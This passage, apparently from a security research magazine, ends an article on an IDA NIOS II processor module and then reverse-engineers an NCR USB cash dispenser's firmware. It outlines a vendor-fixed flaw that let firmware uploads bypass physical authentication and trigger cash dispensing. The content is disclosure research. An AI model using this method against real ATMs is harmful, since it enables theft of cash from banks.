020000E8 3A 08 00 E8                .word 0xE800083A
020000EC
020000EC            # =============== S U B R O U T I N E ============================
020000EC
020000EC
020000EC            sub_20000EC:                             # CODE XREF: ROM:02000084↑
020000EC
020000EC            var_C           = -0xC
020000EC            var_8           = -8
020000EC            var_4           = -4
020000EC
020000EC 04 FD FF DE                subi        sp, sp, 0xC # subtract immediate
020000F0 15 01 00 DC                stw         r16, 0xC+var_8(sp) # store word to mem
```

These bytes were not automatically converted to a command, although all the commands can be handled. Judging by the context (and even similar address), this should be the same command. But take a close look at the bytes. This is the eret command, except that bits 22–26 equal zero instead of equaling 0x1E.

So we have to slightly tweak the parsing results for the command: although it doesn't exactly correspond to the manual anymore, it does match the reality.

```
020000E0 17 10 C0 DB                ldw         r15, 0x40(sp) # load 32-bit word from
020000E4 04 13 C0 DE                addi        sp, sp, 0x4C # add immediate
020000E8 3A 08 00 E8                eret                     # exception return
020000EC
020000EC            # =============== S U B R O U T I N E ============================
020000EC
020000EC
020000EC            sub_20000EC:                             # CODE XREF: ROM:02000084↑
020000EC
020000EC            var_C           = -0xC
020000EC            var_8           = -8
020000EC            var_4           = -4
020000EC
020000EC 04 FD FF DE                subi        sp, sp, 0xC # subtract immediate
020000F0 15 01 00 DC                stw         r16, 0xC+var_8(sp) # store word to mem
```

IDA 7 support

The API provided by IDA Python for ordinary scripts has changed considerably as of IDA version 7.0. For processor modules, the changes are massive. Nonetheless, we succeeded in reworking the NIOS II processor module for version 7.

```
020001CC                movhi       gp, 0x216   # move immediate into high halfword
020001D0                subi        gp, gp, (0x2160000 - unk_215CC20) # subtract immediate
020001D4                movhi       r2, 0x215   # move immediate into high halfword
020001D8                addi        r2, r2, (unk_21555B4 - 0x2150000) # add immediate
020001DC                movhi       r3, 0x220   # move immediate into high halfword
020001E0                subi        r3, r3, (0x2200000 - unk_21FEEF8) # subtract immediate
```


There is one strange thing: when a new binary file for NIOS II is loaded in IDA 7, analysis does not start automatically, unlike in IDA 6.9.

Conclusion

The SDK contains examples in which a processor module, besides having basic disassembler functionality, supports numerous features that make it easier to pick apart code. Certainly this all could be done by hand, but say that you have a binary file with megabytes of firmware containing tens of thousands of offsets of various types—why waste so much time if there is a more efficient way? A well-implemented processor module can perform this task instead. And cruising through code with the help of cross-references can be downright fun! With these abilities, IDA remains the convenient and helpful tool beloved by so many.

Find the full version
of this article on our website

The SDK contains examples in which a processor module, besides having basic disassembler functionality, supports numerous features that make it easier to pick apart code



Ka-ching! Low-level hacking NCR's ATM

Reverse Engineering Team

Many of the systems that power the modern world are supposed to be beyond the reach of mere mortals. Developers naively assume that these systems will never give up their secrets to attackers and eagle-eyed researchers.

ATMs are a perfect case in point. Thefts with malware of the likes of Cutlet Maker (bit.ly/2IHjARa), as well as unpublicized incidents when unknown attackers plugged in their laptop to an ATM and stole cash without leaving any system logs behind, confirm what the security community has long known. There is no such thing as a hack-proof system, merely one that has not been sufficiently tested.


Getting started

Even now, many people think that the only way to rob an ATM involves the brutest of brute force: pulling up in a pickup, attaching a hook, and pushing hard on the gas pedal, before savaging the ATM with a circular saw, crowbar, and welding kit.

But there is another way.

After a brief search on eBay, we obtained the board for a NCR USB S1 Dispenser with firmware. We had two objectives:

- Bypass the encryption used for commands (such as "dispense banknotes") that are sent by the ATM computer via USB to the dispenser.
- Bypass the requirement for physical access to the safe in order to complete authentication (which must be performed by toggling the bottom cassette in the safe), which is needed for generating the encryption keys for the commands mentioned above.



Firmware

The firmware is an ELF file for the NXP ColdFire processor (the Motorola 68040, my favorite CPU!) running on VxWorks v5.5.1.

```
; Format      : ELF for Motorola 68000 (Executable)
; Imagebase   : 1000
;

; Processor       : ColdFire
; Target assembler: 680x0 Assembler in MRI compatible mode
; This file should be compiled with "as -M"

; ===========================================================
```

There are two main sections of interest in the ELF file, .text and .data:

- The first contains code that loops continuously most of the time (we'll call it the "main firmware") when the dispenser is connected to the system in the upper part of the ATM.
- The second contains a zlib-compressed bootloader (locally named "USB Secure Bootloader"), which is responsible for uploading firmware and running the main code.

And best of all (for researchers, anyway), is that the debug symbols in the ELF file were all there and easily searchable.

Inner workings of the main firmware


We can divide the code into four main levels, from top to bottom in the hierarchy:

1. USB Receive Thread, which accepts USB packets and distributes them to the different services.

2. Services are the main units of execution. Each service has a particular role and corresponding tasks (classes).

3. Classes, here, are tasks that can be performed by a particular service with the help of controllers.


4. Controllers are the workers that validate tasks, perform tasks, and generate result packets.



There was a lot of firmware code, so we decided to start by finding all possible services and only then trying to figure out where tasks are transferred.

Here are the services we found that were responsible for the actions of interest:

1. **DispTranService (Dispenser Transaction Service):** handles encrypted commands, generates bundle of banknotes, authenticates, and much more. Sure, the interesting stuff.




```
; Attributes: noreturn bp-based frame

; void __noreturn DispTranService::CmdLoop(int this)
global DispTranService::CmdLoop((void))
DispTranService::CmdLoop((void)):

var_14= -$14
this=  8

link    a6,#0
lea     -$14(sp),sp
movem.l d6-d7/a3-a5,(sp)
movea.l this(a6),a5
moveq   #0,d7
jsr     _wdCreate
movea.l d0,a4
move.l  a4,(_transmitTimer).l
```

```
loc_FFC3CB20:
movea.l DispTranService.vtbl(a5),a0
lea     DispTranService::VTable.vtbl.Receive(a0),a3
movea.l VMethod.func(a3),a0
moveq   #-1,d0
move.l  d0,-(sp)
pea     DispTranService.ReceiveBuffer(a5)
move.w  VMethod(a3),d0
ext.l   d0
add.l   a5,d0
move.l  d0,-(sp)
jsr     (a0)            ; Receive
lea     $C(sp),sp
move.l  d0,d6
tst.l   d6
bne.s   loc_FFC3CB20
```

```
addq.l  #1,d7
pea     DispTranService.ReceiveBuffer(a5)
move.l  a5,-(sp)
bsr.w   DispTranService::processCommand((Cygnus::CommandPrimitives::CommsBuffer &))
addq.l  #8,sp
bra.s   loc_FFC3CB20
; End of function DispTranService::CmdLoop((void))
```

2. **securityService:** after authentication, a session key is generated on the dispenser. When requested by the ATM computer, the session key is sent to it in encrypted form. This key is then used to encrypt all commands designated important by the vendor, such as dispensing cash and banknotes bundle forming.




```
movem.l d4-d7/a4-a5,(sp)
movea.l arg_0(a6),a5
moveq   #0,d7
```

```
loc_FFC93DF2:
movea.l securityService.base.vtbl(a5),a0
lea     Universal::RTUSB::Service::VTable.Receive(a0),a4
movea.l 4(a4),a0
moveq   #-1,d0
move.l  d0,-(sp)
pea     securityService.base.RecvCommsBuffer(a5)
move.w  (a4),d0
ext.l   d0
add.l   a5,d0
move.l  d0,-(sp)
jsr     (a0)            ; Receive
lea     $C(sp),sp
move.l  d0,d6
tst.l   d6
bne.s   loc_FFC93DF2
```

```
addq.l  #1,d7
moveq   #6,d0
move.l  d0,-(sp)
moveq   #5,d0
move.l  d0,-(sp)
moveq   #4,d0
move.l  d0,-(sp)
moveq   #3,d0
move.l  d0,-(sp)
move.l  d7,-(sp)
move.l  Universal::RTUSB::Service.details.ServiceName(a5),-(sp)
pea     (aServiceSReceiv_0).l ; "Service %s received message #%d\n"
jsr     _logMsg
lea     $1C(sp),sp
move.l  d0,d5
pea     securityService.base.RecvCommsBuffer(a5)
move.l  a5,-(sp)
bsr.s   securityService::HandleSecurityMessage_((Cygnus::CommandPrimitives::CommsBuffer &))
addq.l  #8,sp
moveq   #6,d0
move.l  d0,-(sp)
moveq   #5,d0
move.l  d0,-(sp)
moveq   #4,d0
move.l  d0,-(sp)
moveq   #3,d0
move.l  d0,-(sp)
move.l  d7,-(sp)
move.l  securityService.base.details.ServiceName(a5),-(sp)
pea     (aServiceSTransm_1).l ; "Service %s transmitted message #%d\n"
jsr     _logMsg
lea     $1C(sp),sp
move.l  d0,d4
bra.w   loc_FFC93DF2
; End of function securityService::CmdLoop((void))
```


3. But then another service, **UsbDownloadService**, caught our eyes. The job of this service is, when the dispenser is connected to the computer and the firmware version on the dispenser doesn't match the version on the computer, switch to the bootloader in order to upload the firmware needed to work (which is stored in the folder with the vendor's software on the computer) with the OS. This service can also give us information about the current firmware version.



Physical authentication

Physical authentication is in fact implemented extremely well, with the mission of protecting the ATM from unauthorized USB commands. The ATM safe with cash must be open in order to perform either of the following actions:

- Remove and insert the lower cassette.
- Toggle the switch on the dispenser main board.



But this all is required only if the access level is set to the maximum. There are a total of three access levels: USB (0), logical (1), and physical (2). The first two are used by firmware developers for debugging and testing. The vendor, of course, strongly urges selecting the third one by default.

The vulnerability

Here we shall describe a critical vulnerability (now fixed by the vendor) that with physical access to the service zone of the ATM but not to the safe zone (such as through a hole drilled in the ATM front panel), allowed the dispenser execute any command—even if the command is "give me cash now!"

I found that UsbDownloadService accepts commands that don't require encryption. That sounds tempting, but shouldn't Secure Bootloader prevent any further mischief, as its name implies?

Spoiler: ...it doesn't!

We need to go deeper

As mentioned already, the .data section contains compressed bootloader code that didn't initially catch our attention.

```
data:000040F0 aVxworks_0:dc.b 'VxWorks',0
data:000040F8 a551_0:dc.b '5.5.1',0
data:000040FE      align $10
data:00004100 aVxworks551_0:dc.b 'VxWorks5.5.1',0
data:0000410D      align $10
data:00004110      dc.b   8
data:00004111      dc.b $78,$9C,$D4,$3B,$7F,$6C,$13,$57,$9A,$CF,$8E,$63,$BB,$34,$90,$69,$E2,  5,$1F,$75
data:00004111      dc.b $61,$14,$D2,$6E,$94,$35,$F6,$34,$E5,$58,$68,$DD,$D4,$44,$34,$75,$AC,$5C,$D6,$1B
data:00004111      dc.b   8,$8D,$5A,$AE,$1A,$B7,$A9,$83,$5A,$9A,$CE,$46,$74,$95,$E6,$22,$3A,$EE,$42,$92
data:00004111      dc.b $F6,$38,$9C,$EC,$71,$A8,$BB,$AA,$7A,$A8,$EA,$15,$84,$10,$CD,$71,$68,$D5,$AE,$22
data:00004111      dc.b $30,$94,$63,$51,$85,$AA,$70,$5D,$ED,$56,$DD,$A8,$4D,$E9,$AF,$68,$4B,$21,$B7,$42
data:00004111      dc.b $77,$D9,$12,$32,$F7,$7D,$DF,$9B,$F1,$8C,$31,$86,$B2,$A7,$FB,$E7,$88,$DE,$F3,$F7
data:00004111      dc.b $8E,$5F,$EF,$7B,$DF,$BC,$F7,$BD,$EF,$8D,$19,$DA,$36,$31,$16,$8D,$30,$7F,$9A,$B1
data:00004111      dc.b $C1,$CE,$5C,$DB,$63,$6D,$CF,$B5,$FD,$A4, $D,$70,$6D,$EF,$80,$2A,$F5,$6D,$A8,$AB
data:00004111      dc.b $7D,$17,$10,$BE,$7C,$19,$EB,$F9,$7D,$58,$7F,$1C,$C2,$7A,$FA,$50,$A2,$CF,$C5,$12
data:00004111      dc.b $CF,$B3,$EA,$FD,$5B,$A2,$6B,$59,$F5,$DF,$9F,$41,$F8,$AD,$5D,$48,$3B,$A5,$FC,$E8
data:00004111      dc.b $12,$93,  8,$3B,$8C,$D8,$5C,$17,$C7,$A6,$72,$88,$DB,$85,$9E,$38,$5F,$B5,$70,$D8
data:00004111      dc.b $CB,$5A,$DD,$EE,$5B,  6,$9E,  7,$87,$8C,$8D,$57,$AD,$1A,$7A,$32,$F3,$27,$6A,$6D
data:00004111      dc.b $1D,$1B,$7F,$E4,$91,$77,$DF,$CD,$7C,$9E,$E8,$63,$2E,$2C,$28,$BB,$F9,$50,$2A,$27
data:00004111      dc.b $C7,$58,$F5,$F1,$99,$91,$71,$56,$3D,$AA,$46,$C9,$9A,$51,$15,$69,$27,$66,$81,  6
data:00004111      dc.b $E3,$5A,$91,  7,$E9,$CD,$4D,$FB,$11,$77,$DF,$6F,$3B,$B1,$AF,$AA,$1F,$6E,$83,$5A
data:00004111      dc.b $5A,$BC,$2A,$CD,$8C,$C5,$9C,$B2,$79,$A2,$33,  7,$5A,$7D,$89,$BE,$B2,$69,$A4,$7D
data:00004111      dc.b $FF,$55,$AE,$EB,$F8,$4C,$A2,$EF,$FB,$12,$40,$92,$6B, $D,$F2,$7D,$D5,  7,$E3, $A
data:00004111      dc.b $92,$A5,$9B,$8C,$E9,$A8, $F,$3C,$57,$81,$DE,$43,$DA,$2B,$7B,$52,$B9,$A6,$FD,$C8
data:00004111      dc.b $EB,$9E,$42,$1D,$D5,$AF,$A4,$50,$67, $C,$E1,$C0,$DB,$D4,$B3,$14,$40,$4E,$A9,$6C
data:00004111      dc.b $1A,$75,$3F,$A8,  1,$B5,  1,$4A,  0,$A5,$47,$D7,$80,$E6, $A,$CD,$20,$7B,$3B,$11
data:00004111      dc.b $F3,$AF,$97,$87,$B3,$E4,$50, $F,$63,  7,$A2,$3E,$E2,$D7,$A9,$EE,$4B,$F4,$18,$F4
data:00004111      dc.b $44,$7A,$F7,$A0,$8F,$13,$7D,$6E,$86,$25,$EA,$A3,$3E,$6B,$3B,$73,$60,$B9,$C9,$71
data:00004111      dc.b $A4,$15,$39,$92,$43,$99,$C7,$10,$43,$3E,$3F,$44,$A3,$AD,$25,$4B,$FB,$98,$DB,$C6
data:00004111      dc.b $ED,$9C,$C5,$FE,$79,$EF,$89,$BE,$3B,$75,$A0,$7A,$F0,$59,$71,$5B,$F4,$53,$48,  5
data:00004111      dc.b $5C,$25,$94,$B2,$62,$7C,$FB,$90,$CA,$8C,$4D,$1C,$CB,$FD,$39,$DC,$C7,$9F,$34,$EA
data:00004111      dc.b $E2,$CF,$CA,$81,$71,$5B,$18,$FC,$7D,$32, $F,$98,$72,$5B,$E7,$3F,$75,$11,$5E,$BA
data:00004111      dc.b $EF,$6C,$D3,$FE,$6B,$FF,$D0,$BF,$8D,$2A,$71,$77,$51,$AD,$82,$74,$17,$79,$66,$18
data:00004111      dc.b $E7,$D1,$1D,$9F,$83,$45,$B1,$48,$C4,$F8,$DC,$31,$97,$AB,$E5,$3D,$D8,$66,$AC,$79
data:00004111      dc.b $EE,$87,$4C,$8E,$89,$18,$60,$FF,$8E,$89,$35,$AC,$3D,$50,$CA,$23,  3,$F0,$DC,$66
data:00004111      dc.b $A2,$31,$C6,$88,$5F,$62,$23,$C8,$A9,$AC,$95,$60,$5D,$E8,$E3,$80,$94,$EE,$C9,$23
data:00004111      dc.b $5C,$4A,$56,$89,$31,$17,$52,$DD,$3A,$40,$8C,$A0,$61,$75,$8E,$66,$89,$CD,$61,$48
data:00004111      dc.b $45,$B2,$6D,$CF,$C9,$51,$E6,$71,$EB,$C6, $C,$62,$FC,$2E,$80,$91,$30,$48,$15,$60
```

As long as the bootloader remained a secret, there was no way to answer the question: "How does the software on the computer upload the dispenser's firmware?" The main firmware did not reveal any clues.

So the bootloader is unpacked and loaded into the IDA at offset 0x100000, from where investigation can start... except there are no debug symbols there!

But after comparing the main firmware with the bootloader code and reading the controller datasheet, I started to get a better idea of what was happening.

Although the process of firmware uploading seemed to be secure, in reality it was not. The trick was just to upload the firmware in the right way :)

12.3.1 USB Memory Map

The operation of the USB is controlled by writing control bytes into the appropriate registers. Table 12-2 is a memory map for USB registers. All of the registers are longword aligned even though they are not all 32 bits wide.

Table 12-2. USB Memory Map

Offset	[31:24]	[23:16]	[15:8]	[7:0]
0x1000	Reserved		USB Frame Number Register (FNR)	
0x1004	Reserved		USB Frame Number Match Register (FNMR)	
0x1008	Reserved		USB Real-time Frame Monitor Register (RFMR)	
0x100C	Reserved		USB Real-time Frame Monitor Match Register (RFMMR)	
0x1010	Reserved			USB Function Address Register (FAR)
0x1014	USB Alternate Setting Register (ASR)			
0x1018	USB Device Request Data1 Register (DRR1)			
0x101C	USB Device Request Data2 Register (DRR2)			
0x1020	Reserved		USB Specification Number Register (SPECR)	
0x1024	Reserved		USB Endpoint 0 Status Register (EP0SR)	
0x1028	USB Endpoint 0 IN Config Register (IEP0CFG)			
0x102C	USB Endpoint 0 OUT Config Register (OEP0CFG)			
0x1030	USB Endpoint 1 Configuration Register (EP1CFG)			
0x1034	USB Endpoint 2 Configuration Register (EP2CFG)			
0x1038	USB Endpoint 3 Configuration Register (EP3CFG)			
0x103C	USB Endpoint 4 Configuration Register (EP4CFG)			
0x1040	USB Endpoint 5 Configuration Register (EP5CFG)			
0x1044	USB Endpoint 6 Configuration Register (EP6CFG)			
0x1048	USB Endpoint 7 Configuration Register (EP7CFG)			
0x104C	USB Endpoint 0 Control Register (EP0CTL)			

Fully understanding this process took a lot of time and dedication (details can be learned from "Blackbox is dead—Long live Blackbox!" at Black Hat USA 2018 in Las Vegas). These efforts included re-soldering NVRAM and copying the backup to it in order to unbrick the controller... and other easy-peasy stuff like that.

Here is the method for uploading firmware to the dispenser:

1. Generate an RSA key pair and upload the public key to the controller.

```
moveq   #0,d7
move.w  read_fifo_buf_boot_init.field_14(a5),d7
lsr.l   #8,d7
and.l   #$FF,d7
moveq   #0,d1
move.b  read_fifo_buf_boot_init.field_14+1(a5),d1
lsl.l   #8,d1
or.l    d1,d7
pea     (NVRAM_1815).w
and.l   #$FFFF,d7
move.l  d7,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


pea     (USB_SERIAL_NUMBER).w
pea     ($14).w
pea     read_fifo_buf_boot_init.usb_serial_number(a5)
jsr     _sysNvramWrite  ; (what, count, where)
lea     $C(sp),sp


moveq   #0,d6
move.w  read_fifo_buf_boot_init.usb_release_version(a5),d6
lsr.l   #8,d6
and.l   #$FF,d6
moveq   #0,d1
move.b  read_fifo_buf_boot_init.usb_release_version+1(a5),d1
lsl.l   #8,d1
or.l    d1,d6
pea     (USB_RELEASE_VER).w
and.l   #$FFFF,d6
move.l  d6,-(sp)
jsr     _sysNvramWrite16
addq.l  #8,sp


